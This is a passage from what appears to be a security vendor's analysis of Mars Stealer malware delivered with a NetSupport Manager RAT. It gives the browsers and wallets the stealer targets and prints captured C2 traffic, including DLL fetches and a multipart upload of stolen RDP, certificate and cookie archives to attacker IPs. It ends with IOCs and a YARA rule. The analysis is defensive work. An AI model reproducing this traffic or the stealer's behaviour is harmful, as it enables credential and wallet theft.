
Internet Explorer, Microsoft Edge, Google Chrome, Chromium, Microsoft Edge (Chromium version), Kometa, Amigo, Torch, Orbitum, Comodo Dragon, Nichrome, Maxthon5, Maxthon6, Sputnik Browser, Epic Privacy Browser, Vivaldi, CocCoc, Uran Browser, QIP Surf, Cent Browser, Elements Browser, TorBro Browser, CryptoTab Browser, Brave Browser, Opera Stable, Opera GX, Opera Neon, Firefox, SlimBrowser, PaleMoon, Waterfox, Cyberfox, BlackHawk, IceCat, KMeleon, Thunderbird

Supported crypto wallets:

Dogecoin, Zcash, DashCore, LiteCoin, Ethereum, Electrum, Electrum LTC, Exodus, Electron Cash, MultiDoge, JAXX, Atomic, Binance, Coinomi

C2 Communication

The infected machine occasionally sends the POST requests to http://162.33.178[.]122/fakeurl.htm, which is a NetSupportManager server (Exhibit 30).




```
POST http://162.33.178.122/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    36
Host: 162.33.178.122
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=..#..mH..UAA..g.
POST http://162.33.178.122/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    36
Host: 162.33.178.122
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=..#..mH..UAA..g.
POST http://162.33.178.122/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    36
Host: 162.33.178.122
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=..#..mH..UAA..g.
```

Exhibit 30: POST requests of NetSupport Manager traffic

The victim then reaches out to the Mars Stealer C2 server (/request) to grab additional DLL dependencies (Exhibit 31):


- softokn3.dll (Mozilla Firefox Library)
- sqlite3.dll (used for SQLite database)
- vcruntime140.dll (Microsoft Visual Studio runtime library)
- freebl3.dll (Mozilla NSS freebl Library)
- mozglue.dll (Mozilla Firefox Library)
- msvcp140.dll (Microsoft Visual Studio runtime library)
- nss3.dll (Network Security Services Mozilla Firefox Library)



```
GET /7AgkTb5xcS.php HTTP/1.1
Host: 5.45.84.214
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Thu, 07 Apr 2022 17:22:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=5uvo5e15b67ce9fn1lchhrrgf9; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 220
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

MXwxfDF8MXwwfDVxRGxQdVZLb1J8VGVsZWdyYW18MHwlQVBQREFUQSVcVGVsZWdyYW0gRGVza3RvcFx0ZGF0YVx8KkQ4NzdGNzgzRDVEM0VGOEMqLCptYXAqLCpjb25maWdzKnwxfDB8MHxyZHB8M
3wlREVTS1RPUCVcfCoucmRwfDB8MXwwfGNlcnwzfCVERVNLVE9QJVx8Ki5jZXJ8MHwxfDB8GET /request HTTP/1.1
Host: 5.45.84.214
Cache-Control: no-cache
Cookie: PHPSESSID=5uvo5e15b67ce9fn1lchhrrgf9

HTTP/1.1 200 OK
Date: Thu, 07 Apr 2022 17:22:54 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Tue, 29 Mar 2022 23:20:20 GMT
ETag: "17e499-5db63ac340424"
Accept-Ranges: bytes
Content-Length: 1565849

PK........
z>T...v.1...5......softokn3.dll.[}x.E.....I.d.H0<.       l.....X.    . ..B`......_:..B...OP..(..xx.
..

.w....97...I`...E.]\a.q.Kts1.9.......................z...+..d......,3L.C..2....0....d.......<5a.......6...j}..U.6l...^..$l...C^.bO...k.M..H.WD<......
{..........6.Xt..w+..E..].....[O...a...x........}..{..'n..&m...........7.0..........ef...l.p.50p5.{....t...'....Ie.o.e....._[.q)..1L.%
g.0..m...
.Z.fk.os,..q(...>...`.....
dV.3..`..?%..9..o....V....0.S...
.b..2..rh.`.aHo...c.ah.E.e.q.)M.6.a.bk....p.S..5l\.`...0G..7...?..?....+'Z.pL.)..b.p,hs.j:.h...eV..%.$..P..@..Q.R.
```

Exhibit 31: The infected machine is reaching out to C2 Server to retrieve DLL components


The infected machine then sends out the collected data including RDP credentials and certificates in a ZIP archive to Mars Stealer C2 (Exhibit 32).



```
Cookie: PHPSESSID=5uvo5e15b67ce9fn1lchhrrgf9

------E3WBAIWTRQIM7Q90
Content-Disposition: form-data; name="file"

OPHDT2D26F37YM.zip
------E3WBAIWTRQIM7Q90
Content-Disposition: form-data; name="file"; filename="OPHDT2D26F37YM.zip"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

PK...........T................Grabber/rdp.zipUT
..":Ob":Ob":ObPK....................PK...........T................Grabber/cer.zipUT
..":Ob":Ob":ObPK....................PK...........T..B.H...y:......Cookies/Chrome_Default.txtUT
..#:Ob#:Ob#:Ob.{i..8..g.....J..X*..D.....u..(..M.[.x..(q.../...uE.5=k.....
.......<.I..ql.."....{z..9.h.....................a$0.....e Ls.|.....`.......A<.s.S.:nD..  .h.)...M.|S..{..UV.MYUU.v].YJ9.............;.....`S...F
.........C....-...     ....v.2;.@..bW>'dL.........;5..(..?.s..n...L\/........`.>...#k8......[k..-s.....*gf.L....f..N...
..oY.....,..-..m.]h1,k...[.#....X...3..X..^.....P...a.....S.a...4.,.".Wd......?..,.b..d.g..8Y.=....,...<............ASR.
...)@.d...Gm..y............x.."_e}.           9......f..C.>...K1e...D..........wZ.B..!r.;..E_X.p..h&.8q.v&.1...j..0w"i..#^....W.Z=..}
1..U....X..*.v....."/.....C.X.~.4Gj...^......Oc...s;Fh...[<.....&..5...cq.1..f....!8..`......f.|.B.#q.............x..r.G'KK/.z....*7.W,.....
+....cU.....&..V).e.%o.|+...=.]/q.[?.../..'# .i.{...X.34'.4..%D....X.T,.....f    ..a....d...d$..n:..5.5..P....HE*.:..9.../[...
1.........S]....V...hF.Y.cibd.I.   `F...A......<`_.;.N|..........<...n."._5aUy.{.|U......R.............as)..,..xy.......<?..Y.-.a.'...C.H..*.....U^..
{Q.....d#~.`.\{N]x......[....".....1.?...UuM...-...(..4.@G....).\.p..G..o.=.u..qi.Aq..=7L...
..ed..S.rN...uq...q...w.G6..+..=>....v1)v.?..S~...714..S...0:.G#m.t..;.X..
2....wj!...W.S.....&.^.]&........B.......~....dw..=.l..........v..._.L.'F#.Yf..|(~]#bQB2x...,;..q.g..Z..=DS...E..S..|...
+X..Z>...._.'M.......~.....>......X...O......g..F>.............B..Hr...TW..p..|l]..0]..S...i..............U..g....~.....      H...        .%X.r..b....
(.8..T.q..iq..g.....t.....N..Z.n....-#a.u..#F"....e3oU4......M.3?..f.....hs.....?......-^.....+l8..j!.s;x~~..e.U...>..l....}.......#...}....CA.
16A...X.w8.`..Y.f......l.\....a....X>...z6.:.X....\.!V.=...`         ..9..lF. AF...w...rI.|o").B..t:..X:....~B.!
*...BoG.R..........]Z..G>K.....x.J.D..o.=....g.'...<F,.<..#.W.e8...H..'2.@.a..|.b\.P.....3,o..k..._.V....+.S........!S.....,....R...(..
0....<-;d...W..m=Obzxa.......dk-J.....i........TY...I.S....v.\..q@..3)....(H"...K/H.v=........m........z..         ..}.;]
...K...d.Y..oq..{.T...
.`E....AY."V.a.b..     .......OA.a...Q.....dHu.".....|B.}.j|.W.p..TM.\..;3g..,:.4\..Ckj..;.o..\&n../...c.1^......4..3.u.......2$...0.!.E..
[.H..!.l........w5Ky...g..!..'.Y..|Gf..a....?...D.y.O..._.....)...I..~.........A..cZ...H....k....th2.r.
8.......1.....G.........U8G&#'....t.C$.k.*...m.z...dI.;.E...............'Q.O...}.e...|...G....B...^.   vH.8.....
..Z.G.6..M.}....
.].}..'Z|..?...OH.$...C*.*,O..:I......??\_.....>.p...|...L..g...C.....'....`s.ec......e?.)....1f9.     v.......,...<.......!(.:/...<..d..c..c.
7.Lw.Al,.|...O....;.!......u.Xx....?W...RN....
.OA.1.......
```

Exhibit 32: Exfiltrated data sent out to C2

The following is an example of the exfiltrated data and the contents of the previously mentioned system.txt file (Exhibit 33).



```
Tag: Default

IP: IP?
Country: Country?

Working Path: C:\Users\John\AppData\Local\Temp\IXP000.TMP\Esitanza.exe.pif

Local Time: 7/4/2022 19:23:19
TimeZone: UTC0

Display Language: en-GB
Keyboard Languages: English (United States) / English (United Kingdom)

Is Laptop: No
Processor: Intel(R) Core(TM) i9-9900K CPU @ 3.60GHz
Installed RAM: 8191 MB
OS: Windows 10 Pro (x64 Bit)
Videocard: Intel(R) UHD Graphics 630
Display Resolution: 1920x1080

PC name: 061544
User name: John
Domain name: ?
MachineID: 11389406-0377-47ed-98c7-d564e683c6eb
GUID: {453f715f-0c4f-11ec-a4f9-806e6f6e6963}

Installed Software:
Google Chrome 94.0.4606.61
Microsoft Edge 94.0.992.31
Microsoft Edge Update 1.3.151.27
Microsoft OneDrive 21.030.0211.0002
Java 8 Update 301 8.0.3010.9
Java Auto Updater 2.8.301.9
Adobe Refresh Manager 1.8.0
Adobe Acrobat Reader DC 21.007.20091
Realtek High Definition Audio Driver 6.0.1.7936
```

Exhibit 33: The contents of the exfiltrated ZIP archive including system.txt

During the analysis of Mars Stealer, we observed a number of similarities with Oski Stealer including anti-emulation and self-removal capabilities, language checks, loader, and grabber features of the stealer. The obfuscation mechanism is also identical to the previous versions of Mars Stealer: RC4 decryption key and Base64 strings. The Oski Stealer author removed the Telegram Support channel and stopped responding to requests on Oski Stealer at the end of June 2020.

eSentire's TRU team accesses with high confidence that Mars Stealer is a successor of Oski Stealer, although it is worth noting that unlike Oski Stealer, Mars Stealer does not support Outlook data and credential exfiltration.

How eSentire is Responding

Our Threat Response Unit (TRU) team combines threat intelligence obtained from research and cybersecurity incidents to create practical outcomes for our customers. We are taking a full-scale response approach to combat modern cybersecurity threats by deploying countermeasures, such as:

- Implementing cyber threat detections to identify malicious command execution, usage of renamed tools and ensure that eSentire has visibility and detections are in place across eSentire MDR for Endpoint and MDR for Network.
- Performing global cyber threat hunts for indicators associated with Mars Stealer.

Our detection content is supported by investigation runbooks, ensuring our SOC (Security Operations Center) analysts respond rapidly to any intrusion attempts related to a known malware Tactics, Techniques, and Procedures. In addition, TRU closely monitors the threat landscape and constantly addresses capability gaps and conducts retroactive threat hunts to assess customer impact.

Recommendations from eSentire's Threat Response Unit (TRU)

We recommend implementing the following controls to help secure your organization against SolarMarker malware:

- Implement a Phishing and Security Awareness Training (PSAT) program that educates and informs employees on emerging threats in the threat landscape.
- Confirm that all devices are protected with Endpoint Detection and Response (EDR) solutions.
- Prevent web browsers from automatically saving and storing passwords. It is recommended to use password managers instead.
- Enable multi-factor authentication whenever it is applicable.

While the TTPs used by adversaries grow in sophistication, they lead to a certain level of difficulties at which critical business decisions must be made. Preventing the various cyberattack paths utilized by the modern threat actor requires actively monitoring the threat landscape, developing, and deploying endpoint detection, and the ability to investigate logs & network data during active intrusions.

eSentire's TRU team is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced cyber threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

Appendix

Indicators of Compromise

Name	Indicators
googleglstatupdt[.]com	Hosting ChromeSetup ISO
zrianevakn1[.]com	NetSupportManager RAT C2
162[.]33.178.122	NetSupportManager RAT C2
115d1ae8b95551108b3a902e48b3f163	ChromeSetup.iso
b15e0db8f65d7df27c07afe2981ff5a755666dce	ChromeSetup.exe
37c24b4b6ada4250bc7c60951c5977c0	NetSupportManager RAT
5[.]45.84.214	Mars Stealer C2 (Offline)
e57756b675ae2aa07c9ec7fa52f9de33935cbc0f	Mars Stealer
e3c91b6246b2b9b82cebf3700c0a7093bacaa09b	Esitanza.exe.pif (renamed AutoIt)
e3c91b6246b2b9b82cebf3700c0a7093bacaa09b	ANpRAHx.exe (disguised as 3uAirPlayer, drops Mars Stealer and obfuscated AutoIt scripts)
5c4e3e5fda232c31b3d2a2842c5ea23523b1de1a	Installer_ovl.exe
2a2b00d0555647a6d5128b7ec87daf03a0ad568f	consoleappmrss.exe
3c80b89e7d4fb08aa455ddf902a3ea236d3b582a	Fervore.wmd (obfuscated AutoIt script)
26136c59afe28fc6bf1b3aeba8946ac2c3ce61df	Vai.wmd (obfuscated AutoIt script, contains Mars Stealer)
e6f18804c94f2bca5a0f6154b1c56186d4642e6b	Una.wmd (obfuscated AutoIt script)

Yara Rules

```
import "pe"

rule  MarsStealer {
    meta:
        description = "Identifies Mars Stealer malware"
        author = "eSentire TI"
        date = "04/20/2022"
        hash = "e57756b675ae2aa07c9ec7fa52f9de33935cbc0f"
    strings:
        $string1 = "C:\\ProgramData\\nss3.dll"
        $string2 = "passwords.txt"
        $string3 = "screenshot.jpg"
        $string4 = "*wallet*.dat"
        $string5 = "Grabber\\%s.zip"
    condition:
        all of ($string*) and
        (uint16(0) == 0x5A4D or uint32(0) == 0x4464c457f)
}
```

Skip To: